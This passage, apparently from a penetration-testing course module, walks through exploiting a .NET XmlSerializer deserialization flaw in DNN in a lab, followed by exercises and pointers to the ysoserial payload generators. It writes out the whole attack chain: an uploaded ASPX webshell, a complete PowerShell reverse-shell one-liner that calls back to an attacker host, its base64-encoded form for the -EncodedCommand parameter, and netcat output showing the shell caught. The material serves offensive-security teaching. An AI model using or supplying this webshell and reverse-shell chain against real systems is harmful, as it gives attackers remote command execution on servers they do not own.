


Figure 168: Sending our final payload to the DNN webserver

Everything should have worked as expected at this point and our malicious payload should have executed as expected. We can confirm that by looking at the webserver log file, which indicates that our ASPX shell has been downloaded.

```
192.168.2.208 - - [07/Sep/2018:13:31:13 -0700] "GET /cmdasp.aspx HTTP/1.1" 200 1662 "-
" "-"
```

Listing 263 - Our malicious ASPX shell has been downloaded by the DNN web application

Finally, we can validate our attack success by browsing to our newly uploaded webshell.




Figure 169: Our ASPX command shell can be accessed on the DNN webserver

At this point, we can execute any command of our choosing. In order to wrap up our attack we will execute a PowerShell reverse shell command[83] and make sure we receive that shell on our Kali VM.

The following listing shows the Powershell reverse shell one-liner command we will use:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.2.238',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};
```

Listing 264 - Plaintext version of the Powershell one-liner we will use for our reverse shell.

To avoid any possible quotation and encoding issues while passing the above complex command to the webshell, we are going to encode it to *base64* format, since the PowerShell executable accepts the *–EncodedCommand* parameter, which instructs the interpreter to *base64-decode* the command before executing it. Please also note that PowerShell uses the Little Endian *UTF-16* encoding version, which is reflected in the iconv command in the following listing.

```
kali@kali:~$ cat powershellcmd.txt
$client = New-Object System.Net.Sockets.TCPClient('192.168.2.238',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};
kali@kali:~$
kali@kali:~$ iconv -f ASCII -t UTF-16LE powershellcmd.txt | base64 | tr -d "\n"
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYA
OAAuADIALgAyADMAOAAnACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABp
AGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQA
ZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAg
AD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIA
eQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9
ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUA
bQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBp
```

[83] https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

```
AG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0A
IAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBn
ACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsA
IAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABz
AGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoA
QQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAk
AHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUA
bgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAo
ACkAfQA7AAoA
kali@kali:~$
```

Listing 265 - The command used to encode our reverse shell

The final command we will execute from the webshell then looks like the following:

```
powershell.exe -EncodedCommand
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADIALgAyADMAOAAn
ACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQ
BhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUA
ewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AH
QAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAk
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcw
B0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4A
ZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4AC
AAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABi
AGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZA
ApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQA
LgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAG
QAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAw
ACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaA
AoACkAfQA7AAoA
```

Listing 266 - PowerShell reverse shell we will execute in our ASPX command shell

Finally, our exploit is complete and we successfully receive our reverse shell.

```
kali@kali:~$ nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.2.238] from WIN-2TU088Q2N5H.localdomain [192.168.2.208] 54654
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> exit
kali@kali:~$
```

Listing 267 - Our exploit has worked and we have received a shell

7.7.1 Exercise

1. Repeat the attack described in the previous section and obtain a reverse shell

2. The original Muñoz and Mirosh presentation includes a reference to the DNN *WriteFile* function, which can be used to disclose information from the vulnerable DNN server. Generate an XML payload that will achieve that goal.

7.8 ysoserial.net

Now that we have manually analyzed and exploited this vulnerability, and have gained a thorough understanding of the *ObjectDataProvider* gadget mechanics, we need to mention a tool that can automate many of these tasks for us. Using the original *ysoserial* Java payload generator[84] as inspiration, researcher Alvaro Muñoz also created the *ysoserial.net*[85] payload generator that, as the name implies, specifically targets unsafe object deserialization in .Net applications.

In addition to the gadget we used in this module, *ysoserial.net* includes additional gadgets that can be useful to an attacker if certain conditions are present in a vulnerable application. We strongly encourage you to inspect the payloads it offers as well as the inner workings of this tool, as it will enhance your knowledge and allow you to possibly exploit a variety of different .Net deserialization vulnerabilities.

7.8.1 .Net Extra Mile

In this module we have focused specifically on the *XmlSerializer* class as its insecure use was the root cause for the vulnerability which we analyzed. As we previously mentioned, in .Net there exist other serializers and formatters, along with other "gadgets" besides *ObjectDataProvider* which can be used to gain code execution. Although no other deserialization vulnerabilities were discovered in this version of DNN, we have introduced an additional one, solely as practice material.

In order to exploit this vulnerability, we encourage you to focus on the unauthenticated portion of the DNN application. At this point you should have a general understanding of how gadgets in .Net work and you should be able to successfully exploit this vulnerability. The *ysoserial.net* payload generator should provide you with ideas for a number of potential attack vectors you can investigate.

7.8.2 Java Extra Mile

Although we have not discussed Java deserialization vulnerabilities in this course, it is worth mentioning that one such vulnerability exists in the ManageEngine Applications Manager instance in your lab. We encourage you to get familiar with the Java *ysoserial* version and try to identify and exploit this vulnerability.

7.9 Summary

In this module we analyzed a vulnerability in the DNN platform that clearly demonstrates that .NET applications can suffer from deserialization issues similar to any other language. Although deserialization vulnerabilities are arguably found more often in PHP and Java applications, we

[84] https://github.com/frohoff/ysoserial

[85] https://github.com/pwntester/ysoserial.net

encourage you not to neglect this class of vulnerabilities when facing .NET applications, as they can prove to have a critical impact.